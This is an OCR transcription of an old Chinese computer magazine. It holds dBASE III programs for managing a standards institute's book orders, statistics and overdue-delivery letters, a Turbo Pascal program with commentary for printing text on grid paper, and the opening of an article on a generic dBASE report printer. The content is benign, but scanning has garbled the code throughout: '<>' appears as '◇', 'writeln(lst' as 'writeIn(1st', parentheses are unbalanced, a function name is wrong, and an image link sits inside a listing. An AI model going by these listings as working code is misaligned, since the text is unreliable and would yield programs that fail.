do while 出版者="&b12"
clear
do tsh0.fmt
accept "是这条记录吗？(y/n)：" to b14
if upper(b14)="Y"
delete
exit
else
skip
endif
enddo
endcase
if eof()=.t.
wait "无此书,请重新输入"
endif
accept "继续删除吗？(y/n)：" to b15
if upper(b15)="N"
use
return
endif
enddo
* -----
```

```
. type tsh3.prg
set talk off
do while .t.
clear
@1,20 say "~~~~~"
@3,37 say "统计"
@4,35 say "1.统计经费"
@5,35 say "2.统计册数"
@6,35 say "0.退出"
@8,20 say "~~~~~"
? " "
accept " 请选择 :" to c1
do case
case c1="0"
return
case c1="1"
do tsh31
case c1="2"
do tsh32
endcase
enddo
* =====
```

```

. TYPE TSH31.PRG
set talk off
use tsh.dbf
clear
@1,30 say "经费统计"
accept "请输入统计起始日期 (yy/mm/dd) : " to c5
accept "请输入统计终止日期 (yy/mm/dd) : " to c6
clear
? "正在统计,请等候"
sum 定价 to c10 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="CN")
sum 定价 to c51 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="US")
sum 定价 to c52 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="GB")
sum 定价 to c53 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="AU")
sum 定价 to c54 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="CA")
c11=c51+c52+c53+c54
sum 定价 to c12 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="JP")
sum 定价 to c55 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="DE")
sum 定价 to c56 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="DD")
c13=c55+c56
sum 定价 to c14 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="FR")
sum 定价 to c15 for (出版日期)>=c5 .and. 出版日期<=c6 .and. ;
登录号◇" " .and. 国别="SU")
c16=c10+c11+c12+c13+c14+c15
use
c17="Y"
do while upper(c17)="Y"
clear
accept "需要打印吗? (y/n) : " to c18
if upper(c18)="Y"
clear
wait "准备好打印机后按任意键"
set print on
endif
clear
? "
? "
? "
? "
          经费统计 (" + c5 + "--" + c6 + ")
          =====

```





```
. TYPE TSH32.PRG
set talk off
clear
@1,30 say "图书册数统计"
?
accept "请输入统计起始日期 (yy/mm/dd) : " to c20
accept "请输入统计终止日期 (yy/mm/dd) : " to c21
clear
@7,20 say "正在统计,请等候"
use tsh.dbf
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="CN") to c25
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="US") to c39
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="GB") to c40
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="AU") to c41
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="CA") to c42
c26=c39+c40+c41+c42
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="JP") to c27
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="DE") to c43
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="DD") to c44
c28=c43+c44
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="FR") to c29
count for(出版日期)>=c20 .and. 出版日期<=c21 ;
.and. 登录号<>" " .and. 国别="SU") to c30
c37=c25+c26+c27+c28+c29+c30
sum 册数 to c31 for(出版日期)>=c20 .and. ;
出版日期<=c21 .and. 登录号<>" " .and. 国别="CN")
sum 册数 to c45 for(出版日期)>=c20 .and. ;
出版日期<=c21 .and. 登录号<>" " .and. 国别="US")
sum 册数 to c46 for(出版日期)>=c20 .and. ;
出版日期<=c21 .and. 登录号<>" " .and. 国别="GB")
sum 册数 to c47 for(出版日期)>=c20 .and. ;
出版日期<=c21 .and. 登录号<>" " .and. 国别="AU")
sum 册数 to c48 for(出版日期)>=c20 .and. ;
出版日期<=c21 .and. 登录号<>" " .and. 国别="CA")
c32=c45+c46+c47+c48
sum 册数 to c33 for(出版日期)>=c20 .and. ;
```

```

出版日期<=c21 .and. 登录号◇" .and. 国别="JP")
sum 册数 to c49 for(出版日期>=c20 .and.;
出版日期<=c21 .and. 登录号◇" " .and. 国别="DD")
sum 册数 to c50 for(出版日期>=c20 .and.;
出版日期<=c21 .and. 登录号◇" " .and. 国别="DE")
c34=c49+c50
sum 册数 to c35 for(出版日期>=c20 .and.;
出版日期<=c21 .and. 登录号◇" " .and. 国别="FR")
sum 册数 to c36 for(出版日期>=c20 .and.;
出版日期<=c21 .and. 登录号◇" " .and. 国别="SU")
c38=c31+c32+c33+c34+c35+c36
use
c23=.t.
do while c23
clear
accept "需要打印吗 ? (y/n) : " to c24
if upper(c24)="Y"
clear
wait "准备好打印机后按任意键"
set print on
endif
clear

```

图书册数统计 (" + c20 + "--" + c21 + ") "

\*\*\*\*\*

| 文种 | 种数               | 册数               |
|----|------------------|------------------|
| 中文 | " +str(c25,7) +" | " +str(c31,7) +" |
| 英文 | " +str(c26,7) +" | " +str(c32,7) +" |
| 日文 | " +str(c27,7) +" | " +str(c33,7) +" |
| 德文 | " +str(c28,7) +" | " +str(c34,7) +" |
| 法文 | " +str(c29,7) +" | " +str(c35,7) +" |
| 俄文 | " +str(c30,7) +" | " +str(c36,7) +" |
| 合计 | " +str(c37,7) +" | " +str(c38,7) +" |

```

set print off
accept "继续打印/显示吗 ? (y/n) : " to c23

```

```
if upper(c23)="Y"  
loop  
else  
return  
endif  
enddo  
* -----
```

```
. type tsh4.prg
set talk off
do while .t.
clear
@1,20 say " "
@3,32 say "格式打印:"
@4,28 say "1.打印订购单 2.打印登录单"
@5,28 say "3.打印催询单 4.打印记录清单"
@6,28 say "0.退出"
@8,20 say " "
? " "
accept " 请选择. " to d10
do case
case d10="1"
do tsh41
case d10="2"
do tsh42
case d10="3"
do tsh43
case d10="4"
do tsh44
case d10="0"
return
endcase
enddo
* -----
```



```

. TYPE TSH41.PRG
set talk off
d1=.t.
do while d1
clear
? "电话订书日期打印订购单"
accept "请输入订书日期 (yy/mm/dd) : " to d3
wait "准备好打印机后按任意键"
use tsh.dbf index dsr
seek d3
set print on
do while .not.eof() .and. 订书日期>=d3
clear
? "          上海市标准情报研究所  户号 SH274"
? "          订购单"
? "          ====="
? "出版者: "+出版者
? "册数: "+str(册数,2)+"          定价: "+str(定价,7,2)+"          国别: "+国别
? "作者: "+作者
? "书名: "+substr(书名,1,40)
? "          "+substr(书名,41,40)
? "          "+substr(书名,81,20)
? "出版日期: " + 出版日期+"          订书日期: " + 订书日期
? "资料来源: "+substr(资料来源,1,40)
? "          "+substr(资料来源,41,20)
?
?
skip
enddo
set print off
clear
? "打印结束"
? ""
accept "继续打印吗? (y/n) : " to d4
if upper(d4)="N"
set print off
use
return
endif
enddo
* -----

```



```

? " | " + d12 + " | " + substr(作者,1,16) + " | " + substr(书名,1,50);
+ " | " + substr(出版者,1,26) + " | " + 页数 + " | " + str(定价,7,2);
+ " | " + 出版日期;
+ " | " + 发票编号 + " | " + "
? " | " + substr(作者,17,14) + " | " + substr(书名,51,50);
+ " | " + substr(出版者,26,24) + " | " + "
? " | _____;
_____ ;
_____ "

```

```

d27=d27+定价
d14=d14-1
d=d+1
d12=val(d12)+1
do case
case d12<10
d12="0000"+str(d12,1)
case d12>=10 .and. d12<100
d12="000"+str(d12,2)
case d12>=100 .and. d12<1000
d12="00"+str(d12,3)
case d12>=1000 .and. d12<10000
d12="0"+str(d12,4)
otherwise
d12=str(d12,5)
endcase
enddo
if d>15

```

```

? " | _____;
_____ ;
? " | 小 计 _____ ;
_____ ;
+ str(d27,7,2) + " _____ ;
_____ ;
_____ "
?
?
? "

```

1990年 月 日" 制表人;

```

?
?
?

```

```
?  
?  
?  
?  
?  
?  
?  
?  
?  
?  
?  
?  
?  
?  
?  
set print off  
d28=.f.  
endif  
enddo  
if eof()=.t.  
set print off  
clear  
? "打印结束"  
? " "  
d29=.f.  
endif  
enddo  
accept "需要重新打印吗?(y/n)" to d30  
if upper(d30)="N"  
use  
return  
endif  
enddo  
* -----
```



```

. TYPE TSH43.PRG
set talk off
clear
accept "请输入今天的日期(yy/mm/dd)：" to t1
?
accept "请输入图书应出版的日期(yy/mm/dd)：" to t2
?
wait "准备好打印机后,按任意键"
use tsh.dbf index cbr
seek t2
do while 出版日期=t2 .and. .not.eof()
if 登录号=""
clear
set print on
? "          催  询  通  知  "
? "          ====="
?
?
?
? trim(出版者)+":"
?
if substr(订书日期,4,1)="0"
if substr(订书日期,7,1)="0"
? "    我所于"+substr(订书日期,1,2)+"年"+substr(订书日期,5,1)+"月";
+substr(订书日期,8,1)+"日,订购您单位出版的:"
?
else
? "    我所于"+substr(订书日期,1,2)+"年"+substr(订书日期,5,1)+"月";
+substr(订书日期,7,2)+"日,订购您单位出版的:"
?
endif
else
if substr(订书日期,7,1)="0"
? "    我所于"+substr(订书日期,1,2)+"年"+substr(订书日期,4,2)+"月";
+substr(订书日期,8,1)+"日,订购您单位出版的:"
?
else
? "    我所于"+substr(订书日期,1,2)+"年"+substr(订书日期,4,2)+"月";
+substr(订书日期,7,2)+"日,订购您单位出版的:"
?
endif
endif
if len(trim(书名))>=50
? "<" +str(书名,1,50)

```

```

?
? substr(书名,51)+">"
?
else
? "<" + trim(书名) + ">"
?
endif
? "图书" + str(册数,2) + "册, 每册" + str(定价,7,2) + "元 (含邮资), 财务汇款"
?
? "共计金额" + str(定价 * 册数,8,2) + "元。该书至今没有收到, 望接"
?
? "到通知后将书从速寄来; 如因故停版, 请退款。"
?
? "我单位地址: 上海市长乐路1226号"
?
? "开户银行: 静安区办南三分"
?
? "帐 号: 255-08914536"
?
?
?
?
?
?
? space(16) + "上海市标准情报研究所 文献室"
?
if substr(t1,4,1) = "0"
if substr(t1,7,1) = "0"
? space(26) + substr(t1,1,2) + "年" + substr(t1,5,1) + "月" + substr(t1,8,1) + "日"
?
else
? space(26) + substr(t1,1,2) + "年" + substr(t1,5,1) + "月" + substr(t1,7,2) + "日"
?
endif
else
if substr(t1,7,1) = "0"
? space(26) + substr(t1,1,2) + "年" + substr(t1,4,2) + "月" + substr(t1,8,1) + "日"
?
else
? space(26) + substr(t1,1,2) + "年" + substr(t1,4,2) + "月" + substr(t1,7,2) + "日"
?
endif
endif
set print off
wait "换纸后, 请按任意键继续"

```


```
.endif
skip
enddo
wait "催询单打印结束, 按任意键后继续打印地址标签 "
seek t2
set print on
do while 出版日期=t2
if 登录号=" "
? 出版地
?
? substr(资料来源,1,30)
? substr(资料来源,31,30)
?
? space(6)+substr(出版者,1,30)
? space(6)+substr(出版者,31,20)
?
?
? space(10)+"上海市标准情报研究所 文献室"
? space(16)+"上海市长乐路1226号"
? space(20)+' 2 0 0 0 4 0 '
endif
skip
enddo
set print off
use
clear
? "
?
wait "
return
*-----
```

全部打印结束"

祝您早日收到书"

```
, TYPE TSH44.PRG
set talk off
clear
@4,20 say "系统按输入顺序打印记录内容清单,供您校对."
?
accept "请输入主记录号:" to no
?
wait "准备好打印机后,按任意键"
use tsh.dbf
goto &no
set print on
do while .not.eof()
? "主记录号:"+str(recno(),4)
? "订书日期:"+订书日期+" 推荐者:"+推荐者
? "书名:"+substr(书名,1,50)
? " "+substr(书名,51,50)
? "作者:"+作者
? "资料来源:"+资料来源+" 国别:"+国别
? "出版地:"+出版地+" 出版者:"+出版者
? "出版日期:"+出版日期+" 册数:"+str(册数,2)+" 页数:"+页数;
+" ISBN "+ISBN
? "版次:第"+版次+"版 登录号:"+" 货币码:"+货币码+" 定价:";
+str(定价,7,2)+" 发票编号:"+发票编号
?
?
skip
enddo
set print off
use
wait "打印结束"
return
*-----
```





## 一个实用的方格式文稿打印程序

目前文稿的格式打印几乎成了电脑打字机的“专利”，微机上还不享有该软件产品，实在是令有遗憾。笔者曾使用过四通电脑打字机，并对其格式打印产生了兴趣，因此想到了编写一个程序在微机上实现格式打印。（程序附后）。该程序的主要功能是对经EDLIN、WordStar或HW等软件编辑的ASCII码文稿（尤其是信件和稿件）进行格式打印，既可以设置每行的字数即行宽，也可以选择页长即每页的行数，在灵活性方面比四通等电脑打字机的格式打印要强得多，若微机上配置了多种字体、多种字号的汉字处理系统（如：CC-DOS2.13D），则格式打印的效果不亚于一般的电脑打字机。

程序是用Turbo Pascal语言编写的，是在CC-DOS系统下用西文Turbo Pascal 4.0版本编辑、调试和运行的，本程序已在长城0520C-H、PC/XT、286等微机上运行通过，使用效果良好。编译方法很简单，只要键入TPC 文件名←（可不打入.PAS的后缀）即可，若源程序无误，则生成一个带.EXE后缀的可执行文件。

程序虽是用Turbo Pascal 4.0编写，但可很方便在其它版本或非Turbo系列的Pascal上运行通过，因为程序很少涉及Turbo Pascal 4.0环境下所特有的功能。

下面对程序的设计思想和算法作一简单的介绍，以便读者为其增加更多的功能或改写成其它的语言程序。

本程序在设计时，主要考虑到要解决两个方面的问题：一是程序对任一文本文件应能自动将文件中每个半角字符作为全角汉字处理，二是程序对处理后的串变量应能进行自动格式输出。第一个问题的关键在于全角汉字和半角字符（包括空格）的识别和处理。解决这个问题的主要语句是IF Line[i]<chr(160) THEN...ELSE...因为任一汉字都可用chr(160+n)+chr(160+m)组成（其中 $0 < n < 86$ ,  $1 < m < 94$ ），即两个ASCII组成一个汉字，

而常用字符的ASCII都小于chr(160);因此程序可将每个半角字符作为全角汉字处理。第二个问题的关键是一些算法。

程序采用的是结构化设计方法,将各主要功能分成不同的模块,分别编写成过程子程序,再由主程序或子程序调用完成不同功能的过程子程序,以达到设计要求。

程序的算法如下:

程序第2行语句uses printer主要是为将输出送打印机服务的,程序中所出现的write(lst,...)和writeln(lst,...)都与第2行语句有关,若Lst用其它变量来替换并增加相应的一些语句,则程序运行结果既可以送打印机,也可以作为文件输出到磁盘上,这样程序的灵活性将更大,读者不妨试一试。

程序从第20行开始,一直到第136行都是一些能解决不同问题的功能模块,主程序是137行到148行,虽与程序首部的长度相差无几,但起的是统管全局的作用。

过程PrLeftBlanks(20~24行)的功能是打印格式文稿左边的空格(包括装订线);

过程Pr\_col(25~28行)的功能是打印每行字符的上封线或下封线;

过程PrUpOrDn(29~32行)是打印每页的上封线或下封线;

过程PrUpAndDn(33~46行)是页末处理,有打印页尺寸(即每页的字数)和页号;

过程JoinTable(47~55行)其功能是表格线的连接,它也是一个重要部件,当一行字符打印完毕以后,由它担任继续画线的任务,然后打印下一行的表格线;

过程ReadFileAndPretreatment(56~78行)正像程序名那样,其功能是读文件和预处理,即程序初始化;

过程TextTreatment(79~100行)是对已编辑的文稿进行处理,其功能是将每次由串变量Line读到的半角字符经处理后送字符变量str1中,在每两个相邻变量里依次存放的是以二个半角字符为一个计算单位(非汉字字符后面增加了空格)的全角字符,最后再对空格进行折半处理以保证与原稿件的空格数相符;

过程PrintTreatment(101~126行)是打印的核心部分,它包括了所有打印功能的调用,换句话说,格式打印是由它来控制的,尤其是111~125行,可以说没有这几行语句的“通力合作”,打印将告失败,读者若有兴趣的话可认真读一读该段程序;

最后一个过程EndTreatment主要是解决当源文件结束后,若格式未完则将继续打印,直到该页印完为止。主程序(137~148行),它是将各个功能模块有机地组合起来去完成设计要求。

本程序是在纯西文的Turbo Pascal 4.0下编辑的,那么其中的汉字字符串是如何编辑的呢?最简单的方法是借助于其它中西文编辑软件,比如在CC-DOS下用EDLIN来编辑程序的汉字或汉字字符。

程序使用说明:

程序运行时,屏幕将提示:

--\*\*-- 本程序为您提供格式文稿打印功能 --\*\*--  
请输入需打印的文件名(例: c:file1.txt):

这时只要打入文本文件名(可包括盘符、路径和扩展名),程序若找到该文件,则进一步提示:

请输入行宽及页长(字数和行数)(例: 20 20):

此时可输入两个相应的参数(两参数间用空格隔开),然后准备好打印机再按一次回车键即可打印。每次换页时,程序将处于等待状态,换页完毕再按回车键继续打印,直至印完文稿。

在使用该程序前,最好先对源文稿作一次必要的清理,比如删除源稿中的CC-DOS2.13A或D等的一些控制码或HW、WS自动排版的控制码等,以保证打印效果,对于CC-DOS2.13A或D等的一些控制码,程序除“吃掉”所有的“'”字符(因它可能导致程序运行失败)外,其它控制码(即字符)将原样照。



外程序对换行是这样处理的:当文稿的第二行以后的行末若是一个句号或第二行以后的某行前面有空格,则在格式打印时引起一个换行,否则将接在上一行继续打印。若读者认为行末若是一个分号或冒号也应换行的话,则只要在程序109~110语句中增加分号或冒号的判断(注意应将分号或冒号折成两个部分并用AND连接,请参考语句中的句号折分)并在本程序的第20行前对相应的变量作一说明即可。

下面谈一点程序的不足和修改建议:

考虑到程序的通用性,因此对格式文稿打印时的行距、列距及字体、字号都未作设定,这就要求使用者在打印前设定,对于CC-DOS2.13A或D等,使用<Ctrl>+<F10>键即可设置字体、字号和行距,但对于有的系统则必须用其它方式来设定(比如:对于无多种字体的CC-DOS 2.0~4.0系统,可在BASIC语言或dBASEIII下设定后再打印),否则打印的表格线可能是虚线。当然,读者也可为本程序增加可选字体、字号和行距等功能;其次,由于笔者对由HW、WordStar的自动排版后的控制码不太清楚,因此经由HW、WordStar编辑,又享受了其自动排版“好处”的这类文稿,本程序对其格式打印的效果不太理想,主要问题是在调整空格的控制码出现的地方会打印出怪字符(非经自动排版的文稿不会有此现象),对于这类文稿,可在EDLIN等方式下将控制码删除后再使用本程序,但最好是在本程序中解决这一问题;受稿件长度的限制,本程序未对显示屏作必要的处理,也未对读文件的出错进行处理。建议读者在本程序的基础上根据自己的实际需要增加一些实用功能。

安徽省芜湖市纺织器材厂微机室 徐雪斌

```

1:* PROGRAM TextFileOfFormPrint;
2: uses printer;
3: const
4:   blank=' ';chr0='.';chr1='|';chr2='┌';chr3='─';chr4='┐';
5:   chr5='└';chr6='└';chr7='+';chr8='┘';chr9='+';chr10='×';
6: type
7:   str=array [1..500] of char;blanks=array [1..4] of string[2];
8:   wid1=array [1..128] of string[2]; wid2=array [1..132] of string[2];
9: Var
10:  FilVar : Text;
11:  FileName : string[14];
12:  Line : string[255];
13:  blanks1,blanks2 : blanks;
14:  ch_width1, ch_width2 : wid1;
15:  ch_width3, ch_width4 : wid2;
16:  l, J, K, K1, k2, k3, k4, k5, k6 : Integer;
17:  Width, Length, Page, Pg, LeftB : Integer;
18:  str1 : str;
19:  Bool1 : boolean; xx,yy : char; fullstop : string[2];
20: Procedure PrLeftBlanks(page:integer);
21: var i: integer;
22: begin if ((page=LeftB) or (page=length-LeftB-1)) then
23:   for i:=1 to 4 do write(lst,blanks2[i])
24:   else for i:=1 to 4 do write(lst,blanks1[i]); end;
25: Procedure pr_col(ch:wid1);
26: var i: integer;
27: begin writeln(lst);prleftblanks(page);write(lst,chr1);
28:   for i:=1 to width do write(lst,ch[i]); write(lst,chr1); end;
29: Procedure PrUpOrDn(ch:wid2);
30: var i: integer;
31: begin Writeln(lst);prleftblanks(page);
32:   for i:=1 to width+2 do write(lst,ch[i]); end;
33: Procedure prUpAndDn(eof_end:boolean;var page,pg:integer);
34: var i: integer; j1,j2: real;
35: begin pg:=pg+1; PrUpOrDn(ch_width4);writeln(lst);
36:   for i:=1 to 10 do write(lst,blank);
37:   j1:=(width-1)/2;j2:=j1*length;write(lst,j1:2:0,chr10,length,'-');
38:   if j2<100 then write(lst,j2:2:0)
39:   else if j2<1000 then write(lst,j2:3:0) else write(lst,j2:4:0);
40:   for i:=1 to width*2-26 do write(lst,blank);
41:   write(lst,'第 ');write(lst,pg);write(lst,'页共 页');
42:   for i:=1 to 4 do writeln(lst);
43:   if eof_end=False then begin
44:     write('按回车键继续打印...');readln;PrUpOrDn(ch_width3);end;
45:   page:=0;
46: end;
47: Procedure JoinTable;
48: begin write(lst,chr1);k3:=k4;
49:   while k3<=width-1 do
50:     begin k3:=k3+2; write(lst,' ',chr1);end;write(lst,chr1);

```

```

51:         pr_col(ch_width2);page:=page+1;
52:         if page=length then PrUpAndDn(bool1,page,pg);
53:         pr_col(ch_width1);writeIn(1st);
54:         prleftblanks(page);write(1st,chr1);k4:=1;
55:     end;
56: Procedure ReadFileAndPretreatment;
57:     begin writeIn('--**-- 本程序为您提供格式文稿打印功能 --**--');
58:         Write('请输入需打印的文件名(例: c:file1.txt):');
59:         ReadIn(fileName); Assign(FilVar, fileName); Reset(FilVar);
60:         Write('请输入行宽及页长(字数和行数)(例: 20 20):');
61:         ReadIn(Width,Length);
62:         if width<4 then width:=4;if length<5 then length:=5;
63:         for i:=1 to 4 do begin blanks1[i]:=' '; blanks2[i]:=' ';end;
64:         blanks2[2]:=chr9; width:=width*2+1;fullstop:=chr0;
65:         if length>15 then LeftB:=5 else LeftB:=2;
66:         l:=2; k4:=1; k6:=0; page:=0; pg:=0; bool1:=False;
67:         while l<=width-1 do
68:             begin ch_width1[l]:=chr3; ch_width1[l+1]:=chr4;
69:                 ch_width2[l]:=chr3; ch_width2[l+1]:=chr7;l:=l+2;
70:             end;
71:         ch_width1[l]:=chr2;ch_width1[width]:=chr5;
72:         ch_width2[l]:=chr6;ch_width2[width]:=chr8;l:=1;
73:         while l<=width+1 do
74:             begin ch_width3[l]:=chr3;ch_width4[l]:=chr3;l:=l+1;
75:                 end;
76:             ch_width3[l]:=chr2;ch_width3[width+2]:=chr5;
77:             ch_width4[l]:=chr6;ch_width4[width+2]:=chr8;
78:         end;
79: Procedure TextTreatment;
80:     begin
81:         l:=0;j:=0;
82:         while not eoln(Filvar) do
83:             begin l:=l+1;j:=j+1;
84:                 read(FilVar,line[l]);str1[j]:=line[l];
85:                 IF line[l]<chr(160) THEN
86:                     begin j:=j+1;str1[j]:=blank; end
87:                 ELSE
88:                     begin l:=l+1;j:=j+1;
89:                         read(Filvar,line[l]);str1[j]:=line[l];
90:                     end;
91:                 end;
92:                 readln(Filvar); k:=0;k1:=0;k3:=0;k6:=k6+1;
93:                 while k<=j do
94:                     begin k:=k+1;
95:                         if str1[k]=blank then k1:=k1+1 else k1:=0;
96:                         if k1=4 then begin
97:                             for k2:=k to j do str1[k2-2]:=str1[k2];k1:=2;k3:=k3+1;
98:                             end;
99:                         end;
100:                    end;

```

```

101: Procedure PrintTreatment;
102: begin
103:     k1:=j-2*k3;k:=0;k2:=1;
104:     if k6=1 then
105:         begin write('准备好打印机后接回车键...');readln;
106:             PrLeftBlanks(page); PrUpOrDn(ch_width3);
107:             pr_col(ch_width1); writeIn(lst);
108:             prleftblanks(page);write(lst,chr1);end;
109:         if (((str1[1]=blank) and (k6<>1)) or ((yy=fullstop[1])
110:             and (xx=fullstop[2]))) then JoinTable;
111:         while k<k1 do
112:             begin k:=k+1;
113:                 if k4=width then
114:                     begin k4:=1;k:=k-1;write(lst,chr1,chr1);
115:                         pr_col(ch_width2);page:=page+1;
116:                         if page=length then PrUpAndDn(bool1,page,pg);
117:                         pr_col(ch_width1);writeIn(lst);
118:                         prleftblanks(page);write(lst,chr1);
119:                     end
120:                 else
121:                     begin k4:=k4+1;k2:=k2+1;
122:                         if k2=2 then begin write(lst,chr1);k2:=0;end;
123:                         write(lst,str1[k]);
124:                         end; xx:=str1[k];yy:=str1[k-1];
125:                     end;{while k<k1 do}
126:             end;
127: Procedure EndTreatment;
128: begin
129:     while page<length do
130:         begin i:=2;page:=page+1;
131:             while i<=width-1 do begin i:=i+2;write(lst,chr1,' ');end;
132:             write(lst,chr1,chr1);pr_col(ch_width2);
133:             if page<>length then begin pr_col(ch_width1);
134:                 writeIn(lst);prleftblanks(page); write(lst,chr1);end;
135:             end;
136:         end;
137: Begin{Mainprogram}
138:     ReadFileAndPretreatment;
139:     while not Eof(Filvar) do
140:         begin
141:             TextTreatment;
142:             PrintTreatment;
143:         end;
144:         JoinTable;
145:         EndTreatment;
146:         bool1:=True;PrUpAndDn(bool1,page,pg);
147:         close(Filvar);
148:     end.{Mainprogram}
149:

```



## C-DBASE III 数据库通用打印程序简介

笔者在使用 C-dBASE III 的过程中,深切体会到编制打印报表的繁杂.对于有固定格式的上报报表而言,一次性编程固然可以解决问题.然而对于最普通的问题,即大量的随机性打印报表来说,每种随机报表均要随时编制相对应的打印程序就显的十分繁复,且耗费相当工时.一般的解决方法是将数据库中的所有字段全部编制成大表,不管打印时的需求与否,全部予以打印.如此虽能解决问题,但是其中的许多打印项既无必要的又费时,不是理想的方法.针对上述问题,笔者经过一段时间的探索,终于找到了解决问题的方法,即本文所介绍的数据库通用打印程序.只要用户将要打印的数据库建好,即可用本程序对要打印的字段进行选择打印.

该程序的设计思想如下:首先将要打印的原始数据库(本程序举例中的 YK.DBF)的库结构(即字段)用 COPY 命令转换成过渡库的记录,(过渡库中的记录等于 YK.DBF 的字段),用户将要打印的 YK.DBF 库中的字段,从过渡库(GD.DBF)库中以记录的方式进行选择,然后将选择好的 GD.DBF 的剩余记录(不选择打印的被删除),再用 COPY 命令转换成最终要打印的打印库结构(DY.DBF 的字段),之后将原始库中的资料追加到 DY.DBF 库中即可.

打印程序将根据 DY.DBF 数据库的所有字段计算并生成报表制表符,将数据资料打印成表.打印速度与死表打印相比,在 IBM-PC/286 上无明显区别.用户可根据自己的需求修改表格型式.

本程序用 C-dBASE III 编制完成,软件支持为 C-DOS 2.0 以上版本,硬件环境为 IBM-PC 及兼容机,打印机为 100 列 24 针即可.打印程序清单及本程序举例的数据库结构和用其生成的数据库结构均见附表,笔者热忱欢迎同行交流.

乌鲁木齐石油化工总厂 计算中心 任宜勤

display structure

Structure for database : a:yk.dbf

Number of data records : 5

Date of last update : 06/03/89

| Field                        | Field name | Type      | Width | Dec |
|------------------------------|------------|-----------|-------|-----|
| 1                            | 单位         | Character | 10    |     |
| 2                            | 姓名         | Character | 14    |     |
| 3                            | 性别         | Character | 4     |     |
| 4                            | 族别         | Character | 4     |     |
| 5                            | 出生年月       | Numeric   | 8     | 2   |
| 6                            | 家庭出身       | Character | 10    |     |
| 7                            | 政治面貌       | Character | 4     |     |
| 8                            | 入党团时间      | Numeric   | 8     | 2   |
| 9                            | 籍贯         | Character | 12    |     |
| 10                           | 原程度        | Character | 6     |     |
| 11                           | 学历         | Character | 6     |     |
